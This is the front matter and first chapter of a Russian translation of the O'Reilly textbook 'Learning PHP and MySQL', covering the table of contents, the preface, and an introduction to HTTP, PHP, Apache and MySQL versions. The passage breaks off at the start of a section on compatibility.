

Learning PHP and MySQL

Second edition

*Michele E. Davis
and Jon A. Phillips*

O'REILLY®

Beijing • Cambridge • Farnham • Köln • Paris • Sebastopol • Taipei • Tokyo

Изучаем PHP и MySQL

*Мишель Е. Дэвис
Джон А. Филлипс*



*Санкт-Петербург — Москва
2008*

Мишель Е. Дэвис, Джон А. Филлипс

Изучаем PHP и MySQL

Перевод А. Киселева

<i>Главный редактор</i>	<i>А. Галунов</i>
<i>Выпускающий редактор</i>	<i>Л. Пискунова</i>
<i>Редактор</i>	<i>Т. Темкина</i>
<i>Научный редактор</i>	<i>О. Цилюрик</i>
<i>Корректор</i>	<i>Е. Бекназарова</i>
<i>Верстка</i>	<i>Д. Белова</i>

Дэвис Е. М., Филлипс Дж. А.

Изучаем PHP и MySQL. – Пер. с англ. – СПб: Символ-Плюс, 2008. – 448 с., ил.

ISBN13: 978-5-93286-115-8

ISBN10: 5-93286-115-0

Если вы хотите научиться созданию динамических веб-сайтов, знакомы с основами программирования на HTML, но не представляете себе, как использовать для этих целей язык программирования PHP и СУБД MySQL, то данная книга станет вам незаменимым помощником. Ее авторы с успехом демонстрируют, что такая комбинация – это мощный инструмент, позволяющий существенно упростить разработку веб-приложений.

В книге рассматривается установка программных пакетов PHP и MySQL для PC, Macintosh и LINUX, даются основы работы с языком программирования PHP, раскрываются понятия типов данных, переменных, функций, массивов и форм. Также приводится подробное введение в MySQL, разъясняется концепция проектирования реляционных баз данных и демонстрируются конкретные примеры использования MySQL для работы с ними. Книга снабжена большим количеством справочной информации по соответствующим сетевым ресурсам и стандартам.

Авторы иллюстрируют на примерах способы внедрения данных в динамическое содержимое страниц с помощью PHP, кратко, но содержательно рассматривают вопросы безопасности и управления доступом к веб-страницам, описывают ошибки, возникающие при вводе данных, методы их обработки и исправления, а в заключение приводят подробный пример приложения (блога), показывая совместную работу описанных в книге технологий.

ISBN13: 978-5-93286-115-8

ISBN10: 5-93286-115-0

ISBN 0-596-51401-8 (англ)

© Издательство Символ-Плюс, 2008

Copyright © 2007, 2006 Michele E. Davis and Jon A. Phillips. All rights reserved.
Published by O'Reilly Media, Inc.

Все права на данное издание защищены Законом РФ, включая право на полное или частичное воспроизведение в любой форме. Все товарные знаки или зарегистрированные товарные знаки, упоминаемые в настоящем издании, являются собственностью соответствующих фирм.

Издательство «Символ-Плюс». 199034, Санкт-Петербург, 16 линия, 7,
тел. (812) 3245353, www.symbol.ru. Лицензия ЛП N 000054 от 25.12.98.
Подписано в печать 27.04.2008. Формат 70x100¹/₁₆. Печать офсетная.
Объем 28 печ. л. Тираж 2000 экз. Заказ N
Отпечатано с готовых диапозитивов в ГУП «Типография «Наука»
199034, Санкт-Петербург, 9 линия, 12.

По договору между издательством «Символ-Плюс» и Интернет-магазином «Books.Ru – Книги России» единственный легальный способ получения данного файла с книгой ISBN 978-5-93286-115-8, название «Изучаем PHP и MySQL» – покупка в Интернет-магазине «Books.Ru – Книги России». Если Вы получили данный файл каким-либо другим образом, Вы нарушили международное законодательство и законодательство Российской Федерации об охране авторского права. Вам необходимо удалить данный файл, а также сообщить издательству «Символ-Плюс» (piracy@symbol.ru), где именно Вы получили данный файл.

Оглавление

Предисловие	9
1. Интернет и динамическое содержимое	15
HTTP и Интернет	16
Место PHP и MySQL в веб-разработке	17
Компоненты PHP-приложения	19
Интеграция множества источников информации	23
Запрос данных веб-страницы	28
Вопросы к главе 1	30
2. Установка	31
Разработка на локальном компьютере	31
Работа с удаленным компьютером	53
Вопросы к главе 2	55
3. Знакомство с PHP	56
PHP и HTML-текст	56
Стандартные блоки кода	60
Вопросы к главе 3	79
4. Принятие решений в PHP	81
Выражения	81
Понятие оператора	83
Условные операторы	92
Циклы	98
Вопросы к главе 4	104
5. Функции	106
Вызов функций	108
Определение функций	110

Объектно-ориентированное программирование (ООП).....	117
Вопросы к главе 5	128
6. Массивы	130
Основные сведения о массивах.....	130
Вопросы к главе 6	144
7. Работа с MySQL.....	145
База данных MySQL	145
Управление базой данных	149
Основные сведения о базах данных.....	155
Язык структурированных запросов (SQL).....	156
Вопросы к главе 7	169
8. Лучшие приемы работы с базами данных	170
Проектирование базы данных.....	170
Создание резервных копий и восстановление данных.....	182
Расширенный SQL	186
Вопросы к главе 8	205
9. Организация взаимодействия PHP и MySQL	206
Процесс.....	207
Исполнение запросов к базе данных с помощью функций PHP.....	207
Использование PEAR	218
Вопросы к главе 9	227
10. Работа с формами	228
Создание формы	229
Шаблоны.....	249
Вопросы к главе 10.....	254
11. Практика PHP	255
Функции для работы со строками.....	255
Функции для работы с датой и временем	266
Манипулирование файлами	271
Обращение к системным вызовам.....	282
Вопросы к главе 11.....	283
12. Язык разметки XHTML.....	284
Почему XHTML.....	286
Пространства имен XHTML и XML.....	287
Версии XHTML	288

Создание разметки XHTML из PHP	295
Вопросы к главе 12.....	297
13. Модификация объектов и данных MySQL из PHP-сценариев	298
Изменение объектов базы данных из PHP	298
Манипулирование данными в таблицах	301
Отображение результатов с помощью ссылок.....	303
Представление формы и обработка данных в одном файле	306
Обновление данных.....	312
Удаление данных.....	314
Выполнение вложенных запросов	319
Вопросы к главе 13.....	321
14. Cookies, сеансы и управление доступом	322
Cookies	322
PHP и HTTP-аутентификация	327
Сеансы	332
Аутентификация с помощью модуля Auth_HTTP	341
Вопросы к главе 14.....	346
15. Безопасность.....	347
Безопасность сеанса	357
Вопросы к главе 15.....	365
16. Проверка данных и обработка ошибок	366
Проверка корректности вводимых данных с помощью JavaScript.....	366
Проверка на соответствие шаблону.....	371
Повторный вывод формы при некорректном вводе.....	375
Вопросы к главе 16.....	380
17. Пример приложения	381
Файл настроек.....	382
Структура страниц.....	383
База данных.....	386
Отображение списка постов.....	388
Отображение поста и комментариев к нему	392
Добавление и изменение постов	396
Добавление и изменение комментариев.....	403
Вопросы к главе 17.....	409

18. Конец путешествия	410
Стандарты оформления исходных текстов на языке PHP	410
PEAR	415
Платформы	417
Ajax	418
Wiki	418
Поиск справочной информации в Сети	419
Вопросы к главе 18	421
Приложение	
Ответы на вопросы из глав	422
Предметный указатель	438

Предисловие

Язык программирования PHP и СУБД MySQL – это мощная комбинация, позволяющая существенно упростить разработку веб-приложений. Если вы уже разрабатывали веб-страницы, но хотите делать более развитые сайты, способные расширяться и взаимодействовать с пользователями, PHP и MySQL позволят вам легко создать основу и в дальнейшем ее с помощью сложных приложений.

Наша цель – показать вам входы и выходы PHP и MySQL, чтобы вы сэкономили время на вопросах «Почему то-то не работает?» в ситуациях, которые сами мы уже прошли. Мы покажем, что именно надо отслеживать и как устранять проблемы без лишней нервозности.

Для кого эта книга

Книга адресована тем, кто хочет научиться создавать динамические веб-сайты. Это могут быть специалисты по компьютерной графике, уже работающие над статическим веб-сайтом рекламной или IT-фирмы и готовые двигаться дальше, к динамическому веб-сайту, с применением базы данных. Это и те, кто знаком, например, с технологиями Flash и HTML, но стремится пополнить свой арсенал навыками программирования и работы с базами данных.

Что нужно знать читателю

В книге предполагается, что вы представляете, как работают веб-браузеры, и владеете основами HTML. Было бы полезно некоторое знакомство с языком JavaScript (в главе 16), хотя это необязательно.

Если вы уже знаете, как применять MySQL и PHP в создании страниц, то вместо учебника вам, пожалуй, подойдут более специализированные книги, например *PHP in Nutshell* Пола Хадсона (Paul Hudson) или *MySQL in Nutshell* Рассела Диепа (Russel Dyer), выпущенные издательством O'Reilly.

Структура книги

Книга начинается с обзора того, как состыкуются все части, с которыми вам придется работать. Поскольку динамические веб-страницы создаются взаимодействием многих технологий и языков программирования, лучше приступить к делу, четко представляя совместную работу этих составных частей. Язык PHP, с которым вы познакомитесь, является связующим звеном динамического веб-сайта.

Затем мы рассмотрим установку необходимых программных пакетов на вашем локальном компьютере. Основное внимание в этой книге уделено PHP и MySQL, но чтобы все это работало, обычно требуется еще веб-сервер Apache. Интерпретатор PHP взаимодействует с веб-сервером при обработке динамического содержимого. В заключение вы установите базу данных MySQL. Будут рассмотрены процедуры установки для систем PC, Mac и Linux. А если вы не хотите устанавливать все необходимое для разработки своих страниц на локальный компьютер, то можете воспользоваться услугой хостинга, предоставляемой интернет-провайдером.

Так как PHP играет важную роль связующего звена, далее мы рассмотрим основы работы с этим языком программирования, затронув такие необходимые понятия, как типы данных, логику исполнения программы и переменные. Функции, массивы и формы будут подробно описаны в отдельных главах.

Поскольку до сих пор вы могли вообще ничего не знать о базах данных, мы облегчаем введение в MySQL, разъясняя концепции проектирования и работы с реляционными базами данных. Затем мы даем конкретные примеры использования MySQL для работы с данными. Научившись вносить данные в базу данных и извлекать их, вы сможете внедрять их в динамическое содержимое своих страниц с помощью PHP. Вопросы безопасности и управления доступом к веб-страницам рассматриваются в отдельных главах. Может, тема безопасности и навеивает скуку, но она крайне важна, если ваша веб-страница содержит какие-то частные сведения. Мы обойдем несколько обычных подводных камней безопасности.

Мы также коснемся того, как язык разметки XHTML – следующее поколение HTML – взаимодействует с PHP и вашим веб-сайтом.

В заключение мы рассмотрим пример приложения, показав совместную работу технологий, позволяющих быстро строить работоспособные веб-сайты с малым временем отклика. Вы также узнаете о веб-сайтах и форумах, где можно получить дополнительные сведения по темам этой книги.

Дополнительная литература

Даже если вы чувствуете, что готовы к чтению этой книги, у вас может появиться желание освоить некоторые технологии гораздо глубже, чем она позволяет. Начать погружение можно со следующих книг:

- Tony Steidler-Dennison (Тони Стейдлер-Деннисон), *Run Your Own Web Server Using Linux & Apache* (издательство SitePoint);
- Paul Hudson (Пол Хадсон), *PHP in a Nutshell*, первое издание (O'Reilly);
- Russell Dyer (Рассел Диер), *MySQL in a Nutshell*, первое издание (O'Reilly);
- Christopher Schmitt (Кристофер Шмитт), *CSS Cookbook*¹, второе издание (O'Reilly).

Кроме того, в Интернете есть масса замечательных ресурсов, посвященных вопросам разработки динамических веб-страниц, в том числе <http://onlamp.com>, часть O'Reilly Network. Аббревиатура LAMP – это первые буквы Linux, Apache, MySQL и PHP. Фактически, LAMP – стандарт создания и поддержки динамических веб-страниц.

Принятые обозначения

В этой книге действуют следующие соглашения о шрифтовом оформлении:

Курсив

Применяется для новых терминов, имен файлов, каталогов и утилит, интернет-адресов, например имен доменов и URL.

Моноширинный

Предназначен для командных строк; имен и ключевых слов программного кода (включая имена методов, переменных и классов), для тегов HTML, значений, элементов баз данных.

Моноширинный курсив

Показывает текст, который пользователь должен заменить реальным значением.

Моноширинный жирный

Обозначает наиболее важные участки в строках программного кода и текст, вводимый пользователем в командной строке.



Такой пиктограммой обозначаются советы, подсказки и примечания общего характера.



Такой пиктограммой обозначаются предупреждения и предостережения.

¹ К. Шмитт «CSS. Рецепты программирования», изд-во «БХВ-Петербург», 2007.

Использование примеров кода

Данная книга призвана оказать вам помощь в решении конкретных задач. В общем случае вы можете свободно использовать код примеров из этой книги в своих программах и документации. Не надо обращаться в O'Reilly за разрешением на использование небольших частей кода, например, при написании программы, в которой применяется несколько блоков кода из этой книги. А вот продажа или распространение CD-ROM с примерами из книг O'Reilly *требует* специального разрешения. Вы можете свободно ссылаться на книгу и цитировать примеры кода, но для включения больших частей кода из этой книги в документацию вашего продукта *требуются* наше согласие.

Будем признательны, но не настаиваем на указании авторства. Обычно ссылка на источник включает название, автора, издателя и ISBN. Например: «Michele E. Davis, Jon A. Phillips (Мишель Е. Дэвис, Джон А. Филлипс), Learning PHP and MySQL, Second Edition. Copyright 2007 Michele E. Davis and Jon A. Phillips, 978-0-596-51401-3».

Если вам кажется, что использование примеров кода выходит за рамки законного применения или разрешений, оговоренных выше, не стесняйтесь, обращайтесь к нам по адресу permissions@oreilly.com.

Контактная информация

Сотрудники издательства O'Reilly тщательно проверили корректность информации, приведенной в данной книге, но не исключено, что некоторые возможности изменились (или даже остались ошибки!). Пожалуйста, сообщайте нам о любых найденных неточностях, а также присылайте ваши предложения для будущих изданий по адресу:

O'Reilly Media
1005 Gravenstein Highway North
Sebastopol, CA 95472
(800) 998-9938 (в США или Канаде)
(707) 829-0515 (международный или местный)
(707) 829-0104 (факс)

Для этой книги создана веб-страница, на которой представлен список опечаток, примеры и другая дополнительная информация. Страница расположена по адресу:

<http://www.oreilly.com/catalog/9780596514013/>

Кроме того, у книги имеется собственный блог:

<http://www.krautgrll.com/learningphp/>

Вопросы и комментарии по этой книге присылайте по электронной почте:

bookquestions@oreilly.com

Для получения более подробной информации о книгах, конференциях, ресурсах и сети O'Reilly посетите веб-сайт издательства:

<http://www.oreilly.com>

Safari® Enabled

Safari[®]
Books Online Если вы видите значок «Safari®-enabled» на обложке своей любимой технической книги, это означает, что она доступна в сети посредством O'Reilly Network Safari Bookshelf.

Safari предлагает решение, лучшее, чем электронные книги. Это виртуальная библиотека, которая позволяет без труда находить технические книги, копировать и использовать примеры кода, скачивать главы и быстро находить ответы, когда требуется самая точная и свежая информация. Попробуйте все это бесплатно на *<http://safari.oreilly.com>*.

Благодарности

Мы рады представить нашим читателям улучшенное и дополненное второе издание книги. Мы хотели бы поблагодарить нашего замечательного агента, Мэтта Вагнера (Matt Wagner) из Fresh Books, который вместе с Саймоном Ст. Лораном (Simon St. Laurent) из издательства O'Reilly обеспечил возможность выхода второго издания; без них вы не увидели бы эту книгу.

Отдельное спасибо нашим техническим редакторам: Джереми Алену (Jereme Allen), Чарли Магуайру (Charlie Maguire) и Питеру Макинтайру (Peter MacIntyre), за их фантастические усилия при подготовке этой книги. Также выражаем свою благодарность PHP-сообществу городов Миннеаполис и Сент-Пол (<http://www.tcpnp.org>), когда-то пробудившему наш интерес к PHP и MySQL. Наконец, очень хочется сказать спасибо нашим детям: Саймону (Simon), Мими (Mimi) и Заку (Zack), проявлявшим чудеса терпения, пока их родители работали над такой важной книгой.

1

Интернет и динамическое содержимое

Для обычного пользователя веб-страница – это лишь веб-страница. Она открывается с помощью веб-браузера и содержит информацию. Присмотревшись, заметим, что некоторые страницы остаются практически неизменными, а другие постоянно изменяются. Страницы, которые не изменяются, называются *статическими*, и формирование таких страниц не вызывает сложностей. Сначала необходимо создать HTML-документ (вручную или с помощью специального инструментария), а затем загрузить его на веб-сайт, доступный веб-браузерам. Один из наиболее распространенных инструментов формирования HTML-документов – Adobe Dreamweaver. Если требуется внести изменения, вы просто заменяете старый файл новым. *Динамические* страницы также формируются с помощью HTML, но вместо привычной схемы «создал-и-отправил» такие страницы обновляются постоянно, нередко при каждом новом обращении к ним.

Гиперссылки в тексте и, иногда, форма регистрации¹ – вот и все, что статические сайты предоставляют пользователю для взаимодействия. Другое дело – сайт Amazon.com (<http://www.amazon.com>), наглядно демонстрирующий многое из того, что умеет динамический веб-сайт: ваши заказы запоминаются, и каждый раз, когда вы входите на сайт, Amazon дает рекомендации, основанные на вашей истории покупок. То есть «динамический» означает, что, читая страницы веб-сайта, пользователь взаимодействует с ними, а веб-сайт, соответственно, откликается. И каждая страница учитывает индивидуальные предпочтения пользователя.

¹ Автор, очевидно, имеет в виду чуть более широкую возможность: заполнение CGI-форм – хронологически первую возможность «динамизма», легализованную HTTP-стандартом; она-то и используется чаще всего в качестве формы регистрации пользователя. – *Прим. науч. ред.*

Для создания динамических веб-страниц всего лишь несколько лет тому назад нужно было писать большие программы на языке С или Perl, а затем вызывать и исполнять их посредством общего шлюзового интерфейса (Common Gateway Interface, CGI). Необходимость писать исполняемые файлы не очень-то радовала, как и обязательное изучение нового сложного языка в полном объеме. К счастью, с PHP и MySQL динамические веб-сайты создаются проще и быстрее.

HTTP и Интернет

Если вы прежде не занимались веб-программированием, полезно вкратце рассмотреть основные принципы функционирования Интернета. Протокол передачи гипертекстовой информации (HyperText Transfer Protocol, HTTP) описывает, как веб-страницы должны передаваться по Интернету. HTTP – это метод, используемый для передачи информации в Сети (World Wide Web). Его основная задача – предоставлять возможность публикации HTML-страниц и доступа к ним.

Организация по разработке и внедрению технологических стандартов для Всемирной паутины (World Wide Web Consortium, W3C) и рабочая группа по инженерным проблемам Интернета (Internet Engineering Task Force, IETF) совместно координируют развитие HTTP – протокола типа «запрос-ответ», описывающего взаимодействия между клиентами и серверами. Источником запросов является клиент, как правило, это веб-браузер, называемый *агентом пользователя* (user agent). Принимающий запросы сервер, где хранятся или создаются HTML-файлы, изображения и другие ресурсы, называется *исходящим сервером* (origin server). Между агентом пользователя и исходящим сервером могут находиться такие промежуточные серверы, как прокси-серверы (proxies).

HTTP-клиент инициирует запрос, устанавливая соединение по протоколу управления передачей (Transmission Control Protocol, TCP) с определенным портом удаленного сервера (по умолчанию это порт 80). HTTP-сервер постоянно прослушивает этот порт, ожидая запросы от клиента. При получении запроса сервер отправляет обратно строку состояния, например «HTTP/1.1 200 ОК», и собственное ответ. В зависимости от типа строки состояния ответ может содержать запрошенный файл, сообщение об ошибке или какую-то другую информацию¹.

Протокол HTTP базируется на протоколе TCP, который, в свою очередь, основывается на межсетевом протоколе (Internet Protocol, IP). При описании два последних протокола обычно упоминаются в связке TCP/IP. Приложения, расположенные на узлах сети, могут использовать протокол TCP для установления соединения и обмена данными друг с другом. Этот протокол гарантирует надежную доставку данных от отправителя

¹ В терминологии TCP сервер, завершив обработку запроса, «закрывает соединение», т. е. на каждый последовательный HTTP-запрос клиента открывается новое TCP-соединение. – *Прим. науч. ред.*

к получателю. На протоколе TCP базируется множество наиболее известных протоколов прикладного уровня, включая Web, e-mail и Secure Shell (SSH).

Место PHP и MySQL в веб-разработке

PHP – это язык программирования, предназначенный для интерактивного создания веб-страниц на компьютере, который называется *веб-сервером*. В отличие от HTML, когда веб-браузер генерирует страницу на основе тегов и разметки, PHP-код исполняется между запрошенной страницей и веб-сервером, добавляя и изменяя основной код HTML.

Язык PHP упрощает разработку веб-страниц, поскольку платформа PHP содержит весь необходимый программный код. Это означает, что вам не надо изобретать велосипед всякий раз, когда потребуется написать программу на языке PHP; вся веб-функциональность уже включена в него. Хотя PHP прекрасно подходит для разработки веб-приложений, хранением информации сам он не занимается. Разработчики сценариев на PHP обычно берут базу данных MySQL, которая и служит делопроизводителем для пользовательской информации, обрабатываемой PHP. СУБД MySQL автоматизирует большую часть задач, связанных с хранением и извлечением пользовательской информации на основе заданных вами критериев.



Обратимся к примеру с сайтом Amazon.com: предлагаемые сайтом рекомендации пользователю основаны на информации о его предыдущих заказах, которая хранится в базе данных.

Организовать доступ к MySQL из PHP очень легко, и они прекрасно работают вместе. Дополнительное преимущество заключается в том, что PHP и MySQL могут работать на компьютерах разных типов, управляемых различными операционными системами, в том числе Mac OS X, Windows и Linux.

Преимущества совместного использования PHP и MySQL

Вот несколько причин считать совместное использование PHP и MySQL вполне естественным решением:

PHP и MySQL прекрасно работают вместе

При разработке PHP и MySQL взаимно учитывались их особенности, поэтому им легко работать вместе. Программные интерфейсы между ними логически увязаны. Создавая интерфейсы PHP и MySQL, разработчики изначально учитывали возможность совместной работы.

PHP и MySQL – программные продукты с открытым исходным кодом

Поскольку и PHP, и MySQL являются проектами с открытым исходным кодом, они могут использоваться без каких-либо ограничений.

Клиентские библиотеки MySQL больше не привязаны к PHP. Опытные пользователи могут вносить изменения в исходные тексты, меняя таким образом порядок работы языка и программ.

PHP и MySQL имеют поддержку в виде сообществ

В Сети есть активные сообщества, в которые вы можете вступить, а их участники помогут вам находить ответы на вопросы. Кроме того, при необходимости вы можете обращаться к платным специалистам по MySQL.

PHP и MySQL работают быстро

Более быстрая работа – следствие простоты и целесообразности их устройства.

PHP и MySQL не дадут вам утонуть в незначительных деталях

Вам не требуется знать все мельчайшие подробности взаимодействия языка PHP с базой данных MySQL, поскольку есть стандартный интерфейс вызова процедур MySQL из PHP. Описание интерфейсов API доступно на сайте <http://www.php.net>.

Полезность открытого исходного кода

Как уже говорилось, и PHP, и MySQL являются программными продуктами с открытым исходным кодом (open source), то есть вы можете не беспокоиться о покупке пользовательских лицензий для каждого компьютера в офисе или дома. При использовании проектов и технологий с открытым исходным кодом программистам доступны исходные тексты программ. Это позволяет отдельным специалистам или группам выявлять проблемные участки кода, тестировать, отлаживать, а также предлагать свои исправления и дополнения. Например, операционную систему UNIX – предшественницу семейства программ с открытым исходным кодом – свободно использовали университетские исследователи программного обеспечения. Операционная система Linux, свободно распространяемая альтернатива UNIX, – прямой результат их усилий и парадигмы свободного распространения программного обеспечения с открытым исходным кодом. Большинство открытых лицензий накладывают некоторые ограничения на распространение модифицированного программного кода. Например, некоторые лицензии требуют, чтобы такой код распространялся на основе той же самой лицензии, или ограничение состоит в запрещении предоставлять ваш код кому-то еще.

Как сказал Тим Орейли (Tim O'Reilly), «свободное распространение программного обеспечения с открытым исходным кодом началось с попытки сохранить культуру совместного использования, и лишь позднее пришло полное осознание полезности такого совместного использования». Ныне программисты, создающие открытый программный код, предлагают свои изменения в Сети через сайт <http://www.php.net>,

списки рассылки и другие веб-сайты. Если коды уже сняты в страшных снах, и от наваждения никак не избавиться, эти ресурсы могут помочь и вам.

Далее в этой книге мы дадим ссылки на форумы пользователей открытого программного обеспечения, и вы можете сами выбирать их. Мы также укажем списки рассылки и веб-сайты, чтобы у вас было много ресурсов на случай, если что-то пойдет не так.

Компоненты PHP-приложения

Для создания и развития динамических веб-страниц вам потребуется понимать и использовать различные технологии. Разработка динамических веб-страниц включает три основных компонента: веб-сервер, язык программирования сценариев, исполняемых на стороне сервера, и базу данных. Разрабатывая веб-приложения с применением PHP, надо понимать все три компонента. Мы начнем с элементарных сведений об истории и назначении Apache (веб-сервер), PHP (язык программирования сценариев, исполняемых на стороне сервера) и MySQL (база данных). Это поможет вам осознать, как они вписываются в общую картину разработки веб-приложений.

Запомните, что динамические веб-страницы объединяют информацию, полученную одновременно из нескольких источников, включая Apache, PHP и MySQL, а также каскадные таблицы стилей (Cascading Style Sheets, CSS), о которых мы поговорим позже.

PHP

Язык PHP родился из потребности разрабатывать и поддерживать веб-сайты, обладающие динамической клиент-серверной функциональностью. В 1994 году Расмус Лердорф (Rasmus Lerdorf) разработал набор сценариев с открытым исходным кодом на языке Perl, которые впоследствии были переписаны на языке C и превратились в то, чем является современный язык PHP. В 1998 году вышла третья версия PHP, и теперь этот инструмент разработки веб-приложений может конкурировать с аналогичными продуктами, например Active Server Pages (ASP) компании Microsoft и Java Server Pages (JSP) компании Sun. PHP – интерпретируемый, а не компилируемый язык. Его простота и мощь воистину неотразимы.



Компилируемые языки программирования создают исполняемые файлы, как *.exe*, а интерпретируемые языки при исполнении программы работают непосредственно с исходным кодом, не создавая автономных файлов.

Язык PHP широко распространен и совместим со всеми основными операционными системами. Он прост в изучении, что делает его идеальным

инструментом для начинающих веб-программистов. Кроме того, можно обращаться за помощью в сообщество, что упрощает разработку веб-приложений для всех его участников. Создатели языка PHP так спроектировали его инфраструктуру, что опытные программисты на языке C могут расширять возможности PHP. В результате сегодня PHP прекрасно интегрируется с такими развитыми технологиями, как XML, XSL и Microsoft COM.

Apache

Apache – это веб-сервер, который превращает запросы браузера в конечные веб-страницы и знает, как обрабатывать программный код PHP. PHP – это всего лишь язык программирования, и без поддержки веб-сервера, например Apache, у пользователей Сети нет никакой возможности получить страницы, содержащие программный код PHP.

Apache – не единственный доступный веб-сервер. Другой популярный веб-сервер – Internet Information Services (IIS) компании Microsoft, поставляемый с операционной системой Windows 2000 и ее последующими версиями. Различия между Apache и IIS сводятся, главным образом, к личным предпочтениям, хотя Apache имеет бесспорные преимущества, будучи свободно распространяемым с открытым исходным кодом и неограниченной лицензией. Мы будем работать с текущей версией – Apache 2.0, хотя версия 1.3 тоже достаточно часто используется. Веб-сервер IIS проще интегрируется с Active Directory – новейшей системой аутентификации компании Microsoft, – но применяется, в основном, для организации внутренних веб-сайтов компаний.



Согласно обзорам Netcraft, с апреля 1996 года в Интернете наибольшей популярностью пользуется Apache¹.

Такие веб-серверы, как Apache и IIS, разрабатывались для поддержки HTML-файлов, поэтому для обработки PHP-кода им нужно знать, как это делается. Веб-сервер Apache использует *систему управления модулями*, которая позволяет наращивать функциональность путем подгрузки расширений. Веб-сервер IIS использует аналогичную концепцию, которая называется ISAPI (Internet Server Application Program Interface – интерфейс прикладного программирования интернет-сервера). Обе они позволяют обрабатывать PHP-код быстрее, чем это делалось раньше, когда веб-сервер при каждом запросе страницы с PHP-кодом

¹ <http://www.apache.ru/news/>: британская компания Netcraft подсчитала, что число веб-сайтов, использующих Apache, увеличилось с примерно 22 млн (при общем количестве веб-сайтов около 35 млн) в январе 2003 года до примерно 31 млн (при общем количестве веб-сайтов 46 млн) в январе 2004 года, т. е. прирост достигает 40%. За тот же период число установленных IIS почти не изменилось (примерно 9,7 млн). Доля рынка Apache выросла с 62 до 67%, а доля рынка IIS сократилась с 27 до 21%. – *Прим. науч. ред.*

запускал отдельный процесс для обращения к PHP. Настройку модуля в веб-сервере Apache мы рассмотрим в главе 2.

Сегодня используются две основные версии Apache: 1.3 и 2. Веб-сервер Apache 2 полностью переписан и поддерживает модель *управления потоками исполнения*. Потоки позволяют одновременно решать несколько задач в рамках одного процесса. Это повышает скорость работы и снижает потребность в ресурсах. К сожалению, PHP пока еще не полностью совместим с многопоточной моделью исполнения. Поскольку версия Apache 2 появилась достаточно давно, можно считать ее достаточно стабильной для использования в разработках и эксплуатации.

Apache 2 поддерживает и более мощные модули. Некоторые дополнительные модули можно найти на сайте http://www.cri.ensmp.fr/~coelho/mod_macro/. Однако в Интернете присутствуют и разделяемые DLL-библиотеки модулей, которых нет среди официальных исходных файлов Apache, например *mod_php4*, *mod_ssl*, *mod_auth_mysql* и *mod_auth_ntsec*.

Преимущество Apache – и его способность работать в операционных системах, отличных от Windows, что подводит нас к разговору о совместимости. Но перед этим мы также вкратце рассмотрим реляционные базы данных и язык SQL.

SQL и реляционные базы данных

Язык структурированных запросов (Structured Query Language, SQL) – самый распространенный язык, предназначенный для записи, извлечения, обновления и удаления информации в системах управления реляционными базами данных. *Реляционная* означает, что база данных соответствует реляционной модели, и относится к схеме и принципам хранения данных. *Схема* описывает структуру хранимых данных. Программное обеспечение для создания реляционных баз данных, например Oracle или Microsoft SQL Server, обычно называют «системой управления реляционными базами данных (СУРБД)».

Реляционная база данных представляет собой набор таблиц, однако достаточно часто в состав базы данных входят и другие элементы, позволяющие дополнительно влиять на организацию и структуру данных в соответствии с определенным набором требований.

MySQL

MySQL – это полнофункциональная свободно распространяемая система управления реляционными базами данных. MySQL начали разрабатывать в 1990-х годах, поскольку потребность в разумном управлении компьютерной информацией постоянно росла. Разработчики ядра MySQL пытались решить эту проблему с помощью маленькой и простой базы данных mSQL. Когда выяснилось, что mSQL не справляется со всеми задачами, которые создателям хотелось на нее возложить, они создали более мощную базу данных, которая превратилась в MySQL.

MySQL поддерживает несколько различных *механизмов базы данных* (database engines). Механизмы базы данных определяют, как MySQL в данный момент обрабатывает хранение и извлечение данных. Как следствие, каждый механизм хранения обладает собственным набором возможностей и преимуществ. Со временем имеющиеся механизмы базы данных становятся все более мощными и быстрыми. В табл. 1.1 указано, когда в MySQL добавлялись разные функциональные возможности.

Таблица 1.1. Основные версии MySQL

Версия	Возможности
3.23	В качестве механизма по умолчанию добавлен механизм базы данных MyISAM. Эффективно обрабатывает большие объемы данных. Дебютировал механизм базы данных InnoDB для безопасного выполнения транзакций и поддержки <i>внешних ключей</i> (foreign keys). Внешние ключи позволяют организовать однозначные взаимоотношения между таблицами базы данных
4.0	Появилась поддержка <i>объединений</i> (union) в запросах. Объединения позволяют совместить результаты двух запросов. Стало возможным изменять конфигурацию (настройки) без перезапуска базы данных
4.1	Появилась новая команда help для клиентов базы данных. Добавлена поддержка <i>неименованных обзоров</i> (unnamed views), также называемых <i>подзапросами</i> (subquery). Неименованные обзоры позволяют рассматривать запрос как отдельную таблицу внутри другого запроса. Появилась поддержка наборов символов Юникода (для национальных языков)
5.0	Добавлены <i>триггеры</i> (triggers), <i>хранимые процедуры</i> (stored procedures), <i>механизмы обеспечения ссылочной целостности</i> (constraints) и <i>курсоры</i> (cursors). Триггер позволяет запускать выполнение некоторого кода в базе данных при определенном событии, например при вставке данных в таблицу. Хранимые процедуры – это способ определения и запуска программ внутри базы данных. Механизмы обеспечения ссылочной целостности дают возможность определять правила добавления и изменения записей в базе данных. Курсоры позволяют запускать выполнение некоторого кода в базе данных для каждой строки, соответствующей запросу
5.1	Добавлены механизмы <i>секционирования</i> (partitioning) и <i>планирования</i> (scheduling), <i>интерфейс модулей расширения</i> (Plug-in API) и механизм <i>построчной репликации</i> (row-based replication). Механизм секционирования позволяет разбивать физические хранилища крупных таблиц на основе определенных правил. Обычно применяется для ускорения производительности при работе с такими крупными таблицами, как архивы. Механизм планирования дает возможность запускать программный код, находящийся в базе данных, в определенные моменты времени. Интерфейс модулей расширения предоставляет возможность расширять или сужать функциональность сервера MySQL без его перезапуска. Механизм построчной репликации позволяет копировать данные между серверами с применением низкоуровневых операций.

Действующей версией MySQL считается последняя доступная версия 5.0x. MySQL 5.0 по производительности сопоставима с любой из гораздо более дорогих баз данных уровня предприятия, например Oracle, Informix, DB2 (IBM) или SQL Server (Microsoft). Такое повышение производительности стало возможным благодаря усилиям многих талантливых разработчиков открытого исходного кода, а также тестированию в сообществе. Механизм базы данных по умолчанию MyISAM прекрасно справляется с основными задачами баз данных, связанных с веб-приложениями.



Дополнительная функциональность, появившаяся в MySQL 5.1, еще не достигла уровня стабильности предыдущих версий. Действующей стабильной версией считается MySQL 5.0. Загружайте самый последний выпуск (с наибольшей третьей цифрой номера) выбранной основной версии. В нем исправлено больше обнаруженных ошибок этой версии.

Не стоит волноваться насчет новейших мощнейших функций: почти все, что может вам понадобиться, давным давно включено в MySQL.

Совместимость

